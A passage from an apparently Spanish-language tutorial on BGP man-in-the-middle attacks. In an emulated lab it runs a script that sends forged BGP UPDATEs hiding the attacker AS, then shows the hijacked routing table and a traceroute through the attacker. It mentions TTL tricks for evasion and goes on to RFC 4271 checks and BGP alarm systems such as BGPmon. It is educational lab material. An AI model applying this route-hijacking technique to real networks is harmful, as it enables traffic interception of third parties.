
Aquí podemos apreciar que las únicas rutas BGP aprendidas en el AS 10 son las enseñadas por el AS 20, y no aparecen las rutas que debería enseñar el AS 666. Lógico, porque quitamos al bgpd de n20 y toda clase de configuración BGP en dicho router, por lo tanto, hasta que no ejecutemos nuestro mágico script bogus\_update.py en el router n20, no se enseñarán las rutas del AS 666 al AS 10. Tengamos en cuenta también, que las rutas enseñadas por el AS 20, fueron aprendidas primero, y luego de ejecutar el mágico script, el AS 666 enseñará sus rutas (las que establecimos en el script), pero éstas últimas serán aprendidas después en el AS 10, por lo tanto en éste caso no nos encontramos en una condición de carrera como pasaba antes. Aquí no será necesario emplear el comando **clear ip bgp 66.66.66.6**, como lo hicimos anteriormente para asegurarnos que se prefieran las rutas enseñadas por el AS 20, en lugar de las rutas de similares características (misma longitud de AS-PATH, local pref, weight, etc) enseñadas por el AS 666.

Procedamos entonces, de una vez por todas, a ejecutar nuestro mágico script en el router n20 del AS 666. Para ello damos doble click en dicho router, y dentro de la terminal que se abre, diríjámonos a la carpeta BGP-MITM que descargaron de mi repositorio. Si descargaron el repositorio dentro del directorio home del usuario root, el comando a emplear en ésta terminal sería:

```
n20# cd ~/BGP-MITM
```

Una vez ubicado en éste directorio, ejecutemos el script a través del comando:

```
n20# python bogus_update.py
```



```
Terminal
Archivo Editar Ver Buscar Terminal Ayuda
root@n20:/tmp/pycore.33781/n20.conf# cd ~/BGP-MITM
root@n20:~/BGP-MITM# python bogus_update.py
.
TCP session established with: ('66.66.66.5', 51512)
.
Sent 1 packets.
Open sent to 66.66.66.5
.
Sent 1 packets.
Keep_alive sent to 66.66.66.5
.
TCP session established with: ('66.66.66.2', 35702)
.
Sent 1 packets.
Open sent to 66.66.66.2
.
Sent 1 packets.
Keep_alive sent to 66.66.66.2
.
Sent 1 packets.
#####
### BOGUS UPDATE SENT TO 66.66.66.5 :D  ###
#####
.
Sent 1 packets.
Update reply sent to 66.66.66.5
.
Sent 1 packets.
Update sent to 66.66.66.2
```

En la imagen anterior podemos observar la salida de nuestro script. El orden en el que se establecen las sesiones TCP con sus peers (66.66.66.5 y 66.66.66.2), puede variar, por lo tanto cuando ustedes ejecuten el comando, pueden obtener una salida distinta (ocurriría lo mismo pero en otro orden). Como ven se establecen las sesiones TCP con los peers, e inmediatamente luego se responde al paquete BGP OPEN enviado por el respectivo peer para establecer la sesión a nivel BGP. Luego se publican las rutas. Como vemos en el cartel encuadrado con “#####”, finalmente pudimos publicar la ruta que tanto habíamos deseado a nuestro peer 66.66.66.5 (router n7 del AS 10).

A continuación, vamos a observar la tabla de ruteo del router n7 del AS 10 para asegurarnos de que los paquetes BGP UPDATE que enviamos mediante el script, se vean reflejados en dicha tabla de rutas BGP. Para ello hagamos doble click sobre el router n7 del AS 10, ingresemos a la consola de Quagga mediante el comando vtysh, y una vez adentro, ingresemos el comando:

```
n7# sh ip bgp
```

Terminal

Archivo Editar Ver Buscar Terminal Ayuda

```
root@n7:/tmp/pycore.33781/n7.conf# vtysh

Hello, this is Quagga (version 1.2.4).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

n7# sh ip bgp
BGP table version is 0, local router ID is 11.0.0.5
Status codes: s suppressed, d damped, h history, * valid, > best, = multipath,
               i internal, r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

      Network          Next Hop          Metric LocPrf Weight Path
*-> 11.0.0.0        0.0.0.0            0       32768  i
*-> 20.0.0.0        11.0.0.2           0       0 20  i
*  30.0.0.0        66.66.66.6          0       0 666 30 i
*->                   11.0.0.2           0       0 20 30 i
*> 66.0.0.0        66.66.66.6          0       0 666 i
*> 77.0.0.0        66.66.66.6          0       0 30 777 i
*                   11.0.0.2           0       0 20 30 777 i

Displayed 5 out of 7 total prefixes
n7#
```

Detengámonos a analizar la tabla de rutas BGP de n7. Lo primero que nos salta a la vista es que NUESTRA RUTA FALSA SIN EL ASN 666 LLEGÓ A LA TABLA Y FUE ESCOGIDA COMO LA MEJOR! :D. Ya podemos descorchar nuestro champagne para celebrar! Como ven, la mejor ruta hacia el prefijo 77.0.0.0/8 es la que publicamos nosotros de forma artificial y sin incluir al ASN 666 en el AS\_PATH. Eso queda evidenciado por el signo ">" al principio del prefijo. Como ven, el AS\_PATH para dicho prefijo es: 30 - 777 (de longitud 2), y el AS\_PATH para el mismo prefijo publicado por el AS 20 es: 20 - 30 - 777 (de longitud 3). Como nuestro AS\_PATH tiene menor longitud, nuestra ruta hacia el prefijo 77.0.0.0/8 es elegida como la mejor, más allá de haber sido publicada después que la ruta hacia el prefijo 77.0.0.0/8 publicado por el AS 20. Cuando cualquier computadora/dispositivo que pertenezca al AS 10 quiera llegar a alguna dirección abarcada en el prefijo 77.0.0.0/8 (es decir, a cualquier otra computadora/dispositivo perteneciente al AS 777), el router BGP n7 se fijará el atributo NEXT\_HOP de la mejor ruta disponible (que es la nuestra), y nos enviará el tráfico a nosotros (AS malicioso 666), tal y como deseábamos.

Por otro lado, observemos al prefijo 30.0.0.0/8. La mejor ruta seleccionada es la publicada por su peer AS 20 (11.0.0.2), y ésto es exactamente lo que debería ocurrir, ya que la ruta publicada por nosotros hacia el mismo prefijo tiene los mismos atributos (weight, local pref, longitud de AS-PATH, código de origen...), pero la que publicó el AS 20 fue aprendida antes (en el momento en el que restauramos la configuración `bgpmitm2_on_hide`), en cambio la nuestra fue aprendida después (en el momento en el que ejecutamos nuestro script `bogus_update.py`).

Para corroborar que el tráfico que va desde el AS 10 hacia el AS 777 pasa por nosotros (AS malicioso 666), procedamos a hacer un traceroute desde la computadora n18 del AS 10 hacia el servidor n9 (77.77.77.7) del AS 777. Para ello hagamos doble click sobre la computadora n18 e ingresemos el siguiente comando:


```
n18# traceroute -n 77.77.77.7
```

Terminal

Archivo Editar Ver Buscar Terminal Ayuda

```
root@n18:/tmp/pycore.33781/n18.conf# traceroute -n 77.77.77.7
traceroute to 77.77.77.7 (77.77.77.7), 30 hops max, 60 byte packets
 1  11.0.1.1  0.103 ms  0.011 ms  0.009 ms
 2  11.0.0.5  0.030 ms  0.016 ms  0.016 ms
 3  66.66.66.6  0.038 ms  0.020 ms  0.020 ms
 4  20.0.0.2  0.053 ms  0.118 ms  0.034 ms
 5  30.0.0.2  0.050 ms  0.035 ms  0.037 ms
 6  77.77.76.6  0.056 ms  0.095 ms  0.042 ms
 7  77.77.77.7  0.096 ms  0.114 ms  0.058 ms
root@n18:/tmp/pycore.33781/n18.conf#
```

Como podemos observar, el tráfico que va desde la computadora n18 del AS 10 hacia el servidor n9 (77.77.77.7) del AS 777 pasa por nosotros! Observemos la linea recuadrada. Es el router n20 (66.66.66.6), de nuestro AS 666! Eso es lo que evidencia que el tráfico está pasando por nosotros! Recordemos que si queremos pasar desapercibidos en el traceroute, podemos emplear la técnica de incrementar el TTL en 1 en nuestro router n20 mediante iptables. No voy a volver a explicar ésta técnica ni a mostrar como interceptar tráfico con tcpflow, ya que ésto lo aprendimos a realizar en el ejercicio práctico de la topología anterior. Lo que si voy a hacer, es mostrar una imagen de las que tanto me gustan, indicando gráficamente mediante flechas el recorrido que se hace partiendo desde la computadora n18 del AS 10 hacia el servidor n9 del AS 777:



Como se observa en la imagen anterior, después de tanto esfuerzo logramos interceptar el tráfico que el AS 10 le envía al AS 777. Como vemos, realizar un BGP-MITM sin anunciar rutas más específicas, puede resultar más difícil de detectar, pero también afecta a menos cantidad de ASs en Internet. En nuestro caso solamente logramos ser un AS de tránsito de forma ilegítima entre los ASs 10 y 777.

Cabe destacar que la técnica de ocultar el ASN del AS atacante no solo sirve para que nuestra ruta tenga un AS\_PATH más corto y sea más probable de ser tomada como la mejor, sino que sirve para hacer que el ataque sea un poco más difícil de detectar. Ésta misma técnica se podría haber aplicado en la topología anterior en la que anunciábamos un prefijo más específico, solo con el fin de ocultarnos. De todas formas, ahora que ya vivimos todo ésto de forma práctica, pueden volver al final de la sección en la que se explica los pasos para la mitigación del ataque BGP-MITM con prefijos más específicos, y entender mejor el proceso a seguir para que un AS de tier alto pueda detectar el AS responsable del ataque aunque el mismo se oculte del AS\_PATH.

Finalmente, para terminar con ésta sección, voy a citar un párrafo escrito en el RFC 4271 (que define el funcionamiento de BGP-4), a través de la siguiente imagen:

Rekhter, et al.	Standards Track	[Page 33]
RFC 4271	BGP-4	January 2006
<p>If the UPDATE message is received from an external peer, the local system MAY check whether the leftmost (with respect to the position of octets in the protocol message) AS in the AS_PATH attribute is equal to the autonomous system number of the peer that sent the message. If the check determines this is not the case, the Error Subcode MUST be set to Malformed AS_PATH.</p>		

Lo que nos quiere decir el párrafo anterior es que dicho RFC aconseja chequear que el ASN que se encuentra más a la izquierda del AS\_PATH de cada prefijo, coincida con el ASN del peer que está enviando el paquete BGP UPDATE. En nuestro caso, seríamos el AS 666, y al quitarnos del AS\_PATH, el ASN que se encuentra más a la izquierda del AS\_PATH del prefijo 77.0.0.0/8 que estamos publicando, sería el ASN 30, y no coincide con nosotros (ASN 666), por lo que no se debería aceptar nuestro paquete UPDATE, y en cambio, deberían enviarnos un paquete NOTIFICATION con el código: "Malformed AS\_PATH" y finalizar la sesión BGP. Como vemos, el demonio bgpd y Quagga no se encargan de realizar ese chequeo, y ésto hace que ataques como el que acabamos de mostrar sean posibles.

## Sistemas de alarma BGP

En Las topologías que mostramos como ejemplo, las tablas de ruteo de cada router son muy pequeñas, es decir, están compuestas por un número muy pequeño de prefijos. Ésto no sucede en el mundo real, ya que muchos routers poseen tablas con centenares de miles de prefijos, y analizar todos éstos de forma manual para encontrar posibles anomalías es algo imposible de realizar. Se hace indispensable el uso de una herramienta que recolecte información de las rutas, y haga un análisis automático de las mismas. Esto es lo que se conoce como sistema de alarma BGP. Los administradores de sistemas autónomos suelen asociarse/registrarse en algún sistema de alarma para que éste les notifique a través de e-mail, cuando se haya detectado alguna anomalía en relación a los prefijos de sus clientes. Anomalías que puedan llegar a afectar el comportamiento deseado de sus clientes en lo que respecta al ruteo. Sistemas de alarma conocidos:

- **IAR (Internet Alert Registry)**
- **PHAS (Prefix Hijack Alert System)**
- **RIPE NCC MyASN Service**
- **BGPmon**
- **WatchMY.NET**
- **Renesys Routing Intelligence**

Algunos de los sistemas de alarma mencionados ya no están en actual funcionamiento, como por ejemplo IAR y PHAS. Los más utilizados en la actualidad son BGPmon y Renesys que ahora fue comprado por Dyn. Hay muchos sistemas de alarma, pero entre ellos pueden existir diferencias significativas:

- **Costo:** gratuito vs. pago
- **Soporte:** 24/7 vs “AS-IS”. Con SLA (service level agreement) o nada.
- **Redundancia:** en lo que respecta a data centers y personal.
- **Tiempo de respuesta:** segundos vs. horas o incluso días.
- **Tipos de alarma:** básicos, avanzados, o de uso de expresiones regulares arbitrarias.
- **Fuentes de datos:** alcance y diversidad.
- **Configuración inicial:** manual vs. Descubrimiento automático.
- **Actualizaciones de configuración:** manual vs. acceso vía API.
- **Presión:** tasa de falsos positivos.

## Internet Alert Registry

**Internet Alert Registry**

[Home](#) [Potential Prefix Hijacks](#) [Potential Sub-Prefix Hijacks](#) [Alert Notification](#) [Forum](#) [Hijack Search](#)

**The IAR has not had any active feeds for months, and as such is not active. The forums remain for archival purposes.**

**Welcome**

The Internet Alert Registry (IAR) provides the network operator community with up to date BGP (Border Gateway Protocol) routing security information. The IAR uses the methods described in [PGBGP](#) to identify advertised routes that are potentially bogus. This method uses route history information to determine prefix ownership, as opposed to using stale registry data. The routes are cataloged on this site and made searchable for public use.

**Route Classification**

**Prefix Hijack:** Typically, an Autonomous System (AS) will originate the prefixes that it legitimately owns. Occasionally an AS might accidentally or maliciously originate another AS's prefix. When an AS announces a prefix not recently announced at that AS, it is considered suspicious and added to the IAR.

**Sub-prefix Hijack:** If a prefix is announced that has not been recently seen it is either in new address space, a more specific net, or a less specific net. If it is a more specific net, it could steal traffic meant for the less specific prefix and is considered suspicious.

**Exceptions:** If the AS Path of the suspected hijack contains a trusted owner for the prefix/sub-prefix in question then the route is not considered suspicious as it will route to the trusted origin before it reaches the suspicious origin

This material is based upon work supported by the National Science Foundation under Grant No. 0311686. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the National Science Foundation.

*Así luce hoy en día el sitio web de IAR (Internet Alert Registry)*

Internet Alert Registry fue un sistema de alarma creado aproximadamente en el año 2008 el cuál no se encuentra en funcionamiento hoy en día, ya que la mayoría de usuarios optan por otras opciones como por ejemplo BGPmon. Según indica la página, el IAR proveía información actualizada sobre la seguridad en el ruteo BGP, y empleaba los métodos descritos en el paper titulado: "Pretty Good BGP: Improving BGP by Cautiously Adopting Routes" para identificar rutas publicadas potencialmente falsas. El paper lo podemos encontrar en el siguiente enlace:

<https://www.cs.unm.edu/~treport/tr/06-06/pgbgp3.pdf>

Dicho método utilizaba información histórica de ruteo para determinar al dueño del prefijo, en contraposición al uso de datos de registro obsoletos. Las rutas se catalogaban en dicho sitio y se podían buscar para uso público.

El sitio distingue tres tipos de eventos:

- **Prefix Hijacking:** cuando se detecta éste evento, el prefijo en cuestión es considerado sospechoso.
- **Sub-prefix Hijacking:** al igual que con el prefix-hijacking, al detectarse éste evento, el prefijo más específico es considerado sospechoso.
- **Excepciones:** si el AS-PATH del prefijo sospechoso contiene un propietario confiable, entonces la ruta no se considera sospechosa, ya que se dirigirá al origen confiable antes de que llegue al origen sospechoso.

Si observamos la cabecera de navegación de la página, vemos que existe un foro, pero en la actualidad es inaccesible (al clickearlo devuelve una respuesta con código 50X).

## **BGPmon**



BGPmon es un sistema de alarma y monitoreo BGP creado en el 2008, utilizado desde su nacimiento por miles de usuarios alrededor del mundo, entre ellos ISPs, gobiernos, proveedores de seguridad e investigadores. Hasta el día de hoy es uno de los dos sistemas de alarma más utilizados junto con Dyn (anteriormente conocido como Renesys).

Para empezar a utilizar el servicio es necesario registrarse en su sitio web, y publicar los prefijos correspondientes a nuestro AS. BGPmon se encargará de monitorear nuestra red desde cientos de puntos estratégicos alrededor del mundo, y su software informa casi en tiempo real en caso de identificarse algún siniestro, como por ejemplo un prefix-hijack, inestabilidad en la red, y violaciones en la política de ruteo. Posee una API web que facilita la integración de BGPmon con el sistema de monitoreo existente que utilicemos de forma interna en nuestro AS. BGPmon genera un reporte diario proporcionando una visión general fácil de entender de cualquier cambio respecto a los anuncios de nuestras rutas, y nuestras relaciones con peers.

Una vez que un usuario del sistema ingresa un nuevo prefijo, éste es monitoreado desde más de cien puntos estratégicos alrededor del mundo, permitiendo detectar eventos regionales que serían imposibles de detectar por sistemas de monitoreo basados en un solo punto estratégico. Cada vez que se detecta algún evento sospechoso, éste es notificado al operador del AS correspondiente del prefijo en cuestión, incluyendo detalles relevantes para ayudar a reducir significativamente el tiempo para tomar contramedidas y solventar el problema.

Las violaciones en la política suceden cuando el anuncio de un prefijo que nos corresponde es diferente al que nosotros esperamos. Por ejemplo, cuando se empieza a anunciar un prefijo más específico, o cuando el prefijo es visto por un proveedor de nivel superior no deseado. Las infracciones de las políticas de ruteo suelen provocar caminos de ruta inesperados y a menudo se degrada la performance.

BGPmon le permite al usuario un gran abanico de posibilidades en lo que respecta a configuración y personalización para definir qué es lo que desea que ocurra y que es lo que no desea, así el sistema de alarma se encarga de informar al usuario cuando haya detectado algún acontecimiento considerado como no deseado por dicho usuario. Le permite definir una lista de peers permitidos, y proveedores de nivel superior permitidos, así como expresiones regulares que deben coincidir con los AS-PATH de los anuncios.

El software se encarga de avisarle al usuario cuando su respectiva red no sea accesible, ya sea globalmente o en una región geográfica específica. El usuario puede ajustar un umbral para determinar la frecuencia en la que es alertado, y posee un sistema flexible de notificación, incluyendo alertas formateadas por SMS. Los detalles de la alerta muestran todos los mensajes UPDATE de BGP ya sean de anuncio o retiro individuales. También se encarga de trazar un mapa que resalta los países afectados, brindando al usuario una visión general rápida del impacto geográfico de cada alerta.

BGPmon es el único sistema de monitoreo que hoy en día tiene soporte para RPKI. Se encarga de alertar al usuario cuando ocurra un error de validación de sus ROAs correspondientes.

En enero de 2009 se publicó un paper que ilustra los distintos tipos de siniestros que es capaz de detectar e informar (vía e-mail), cada cuál con su código correspondiente:

Código de alarma	Evento
10 y 11	Cambio de Origen de AS ( posible prefix-hijacking o filtrado de AS privado)
21	Detección de prefijo más específico con un AS-PATH desconocido ( posible ataque BGP MITM)
22	Detección de prefijo más específico con un AS-PATH conocido (filtrado de prefijos)
31	Cambio de proveedor de nivel superior del AS (falla en los filtros)
41	Expresión regular que no machea con la esperada (muy flexible)
97	Retiro de prefijo (inestabilidad)

Ejemplo del e-mail enviado en caso de que BGPmon detecte la publicación de un prefijo más específico con un AS-PATH conocido (filtrado de prefijos):

```

From: BGPmon Alert <info@bgpmon.net>
To: andree.toonk@bc.net
Subject: BGPmon.net Notification
<..>
=====
More Specific with known ASpath (Code: 22)
32 number of peer(s) detected this updates for your prefix
142.231.0.0/16:
Update details: 2009-01-03 02:10 (UTC)
Detected prefix: 142.231.0.0/17
Announced by: AS271 (BCNET-AS - BCnet)
Transit AS: 6509 (CANARIE-NTN - Canarie Inc)
ASpath: 1103 20965 6509 271
=====
```

Ejemplo del e-mail enviado en caso de que BGPmon detecte el retiro de un prefijo:

```

From: BGPmon Alert <info@bgpmon.net>
To: andree.toonk@bc.net
Subject: BGPmon.net Notification
<..>
=====
Withdraw of Prefix (Code: 97)
=====
43 peer(s) detected this updates for your prefix 142.231.0.0/16
Update details: 2009-01-19 09:41 (UTC)
Detected prefix: 142.231.0.0/16
=====
```

Ejemplo del mensaje de alerta en caso de haberse detectado un posible robo de prefijos (ejemplo de la alerta cuando sucedió el más famoso acontecimiento de prefix-hijacking de Youtube y Pakistan Telecom):

```
=====
Possible Prefix Hijack (Code: 10)
=====
44 peer(s) detected this updates for your prefix 208.65.152.0/22:
Update details: 2008-02-24 18:48 (UTC)
Detected prefix: 208.65.153.0/24
Announced by: AS17557 (PKTELECOM-AS-AP Pakistan Telecom)
Transit AS: 3491 (PCCWGlobal-ASN)
ASpath: 26943 23352 3491 17557
```

Ejemplo del mensaje de alerta en caso de un posible ataque BGP MITM:

```
=====
More Specific with unknown ASpath (Code: 21)
=====
16 peer(s) detected this updates for your prefix 24.120.56.0/22:
Update details: 2008-08-10 19:33 (UTC)
Detected prefix: 24.120.56.0/24
Announced by: AS20195 (SPARKLV-1 - Sparkplug Las Vegas, Inc.)
Transit AS: 23005 (SWITCH-COMMUNICATIONS)
ASpath: 24875 6461 3561 26627 4436 22822 23005 20195
```

Cabe destacar que para la fecha en la que se publicó el paper (enero de 2009), los sinistros de BGP MITM eran detectados a través de la observación de tres eventos en simultáneo:

- Ruta más específica detectada.
- Nuevo AS-PATH detectado.
- Ningún objeto de ruta con mi AS como mantenedor, y mi AS figurando como el AS origen.

**HOME**

Welcome to BGPmon

Welcome to the new BGPmon client portal! ....

**Prefix Information**

IP address: 142.103.1.247 Show Result

Prefix 142.103.0.0/16  
 Description University of British Columbia (UBC1)  
 Country CA - Canada  
 origin AS Number 393249  
 origin AS Name UBC

DATE	ALERT	PREFIX	ORIGIN AS	NEXT HOP AS
2012-08-11 00:40:14	Origin AS Change	137.82.0.0/16	AS23456	AS271
2012-08-11 00:40:14	Origin AS Change	142.103.0.0/16	AS23456	AS271
2012-08-09 03:26:19	New Upstream	128.189.0.0/16	AS271	AS12989
2012-08-08 18:30:39	New Upstream	128.189.0.0/16	AS271	AS12989
2012-08-08 18:26:26	New Upstream	128.189.0.0/16	AS271	AS12989
2012-08-08 18:16:00	Withdraws	2607:f8f0:630::/48	N/A	N/A
2012-08-08 18:16:00	Withdraws	2607:f8f0:630::/48	N/A	N/A
2012-08-08 18:16:23	Withdraws	206.12.2.0/24	N/A	N/A
2012-08-08 17:51:30	Withdraws	206.12.2.0/24	N/A	N/A

Recent Blog posts	
<a href="#">A BGP leak made in Canada</a>	
A BGP leak made in Canada Today many network operators saw their BGP session flap, RTT's increase and CPU usage on routers spike. While looking at our BGP data we detected that the root cause of this large BGP leak in Canada that quickly affected networks worldwide. Dery Telecom Based on our analysis it seems [...]	
<a href="#">Internet outage in Lebanon continues into second day</a>	
Internet outage in Lebanon continues into second day Internet outage in Lebanon	
<a href="#">How the Internet in Australia went down under</a>	
How the Internet in Australia went down under This Wednesday for about 10 hours many users found themselves unable to access the Internet. All these users were relying either directly or indirectly on the Telstra network, which at that point was isolated from the Internet. This story quickly hit the local headlines, in this blog we'll look [...]	
<a href="#">F-Root DNS server moved to Beijing</a>	
F-Root DNS server moved to Beijing Systems such as DNS (root) servers often rely on anycast technology to improve availability and response time. The idea behind anycast is that the same prefix is announced from multiple geographically separated systems. As a result the client should always end-up at the closest (as seen from a BGP [...]	
<a href="#">Internet Syria offline</a>	
The Internet in Syria continues and as of this morning it seems that the Syrian government has shutdown about of all Syrian networks. The Internet in Syria is dominated by 'The Syrian Telecommunications Establishment', which routes its networks from AS29258 and AS29388. Besides these providers there are AS6453 - Tata communications which routes 6 Syrian [...]	
<a href="#">Facebook's detour through China and Korea</a>	
Many of you remember the story of about a year ago, when	

Imagen extraída de la página bgpmon.net en la que se ilustra la sección Home que vería el respectivo usuario del sistema de alarma. En ésta sección podemos ver un buscador de prefijos que nos indica a qué AS le pertenece, incluyendo ASN, nombre del AS y ubicación geográfica del mismo. En el medio podemos ver un resumen de las alertas recientes, y por la derecha, noticias recientes de sucesos de interés ocurridos en alguna parte del mundo.

**My Prefixes**

**Actions**

Add New Prefix Ignore Ignore List  
Auto Detect Prefixes for AS

Click on a prefix to change prefix specific setting. Or click on any of the other attributes to quickly change its value without going to the details page.  
All columns are sortable by clicking on the column title.

Filter

ACTIONS	PREFIX	ORIGIN AS	ASPATH REGEX	ALERT ON MORE SPECIFICS	STABILITY MONITORING	ROA VALIDATION	MUST MATCH
	<input type="checkbox"/> 128.189.0.0/16	271					
	<input type="checkbox"/> 128.189.0.0/17	271					
	<input type="checkbox"/> 128.189.4.0/24	271					
	<input type="checkbox"/> 134.87.0.0/16	271					
	<input type="checkbox"/> 134.87.0.0/24	271					
	<input type="checkbox"/> 134.87.112.0/24	271					
	<input type="checkbox"/> 134.87.113.0/24	271					
	<input type="checkbox"/> 134.87.114.0/23	271					
	<input type="checkbox"/> 134.87.116.0/22	271					

Imagen que muestra la sección "Prefixes" de la web de BGPmon. Aquí el usuario puede administrar sus respectivos prefijos, indicando si se desea ser alertado cuando se descubra un prefijo más específico, si se desea emplear monitoreo de estabilidad, validación de ROA (RPKI), y utilizar una regex que matchee con el AS-PATH.

## My Prefixes

[Tools](#)

134.87.0.0/16 ORIGIN AS 271

	DESCRIPTION	BCNET-2
	IGNORE MORE SPECIFICS	disable <input type="button" value="▼"/>
	PEER THRESHOLD	1 <input type="button" value="±"/>
	PEER THRESHOLD WITHDRAW	8 <input type="button" value="±"/>
	PREFIX MATCH	
	ROA VALIDATION	disable <input type="button" value="▼"/>
	STABILITY MONITORING	enable <input type="button" value="▼"/>
	REGULAR EXPRESSION	

[Update](#)

[Tools](#)

UPSTREAM ASNS

- 577 BACOM - Bell Canada
- 852 ASN852 - Telus Advanced Communications
- 6327 SHAW - Shaw Communications Inc.
